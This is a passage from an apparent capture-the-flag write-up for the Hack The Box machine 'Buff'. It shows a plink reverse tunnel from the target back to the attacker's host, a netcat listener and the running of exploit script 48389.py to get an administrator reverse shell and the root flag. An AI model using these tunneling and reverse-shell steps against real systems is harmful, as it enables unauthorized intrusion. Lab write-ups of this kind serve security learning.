and as you can see now we're logged from the remote machine to our machine(what an inception lol)



```
C:\Users\shaun\Downloads>plink.exe -l pingu -pw             10.10.14.58 -R 8888:127.0.0.1:8888
┌─[pingu@parrot]─[~/Documents/codice/Attivo/hackTheBox/machine/Buff]
└──╼ $
```

now we need only to start a listener on the port decided in the payload of our 48389.py script, in my case is the 4444 and from the remote machine connected to our we need to run the actual 48389 exploit so:

on real our machine:

$nc -nvlp 4444

on the target machine connected to us:

$cd <directory with the script>

$pytohn 48389.py

now that we have a reverse shell with admin privilege we just need to type the content of the file root.txt in the administrator folder and we got the root flag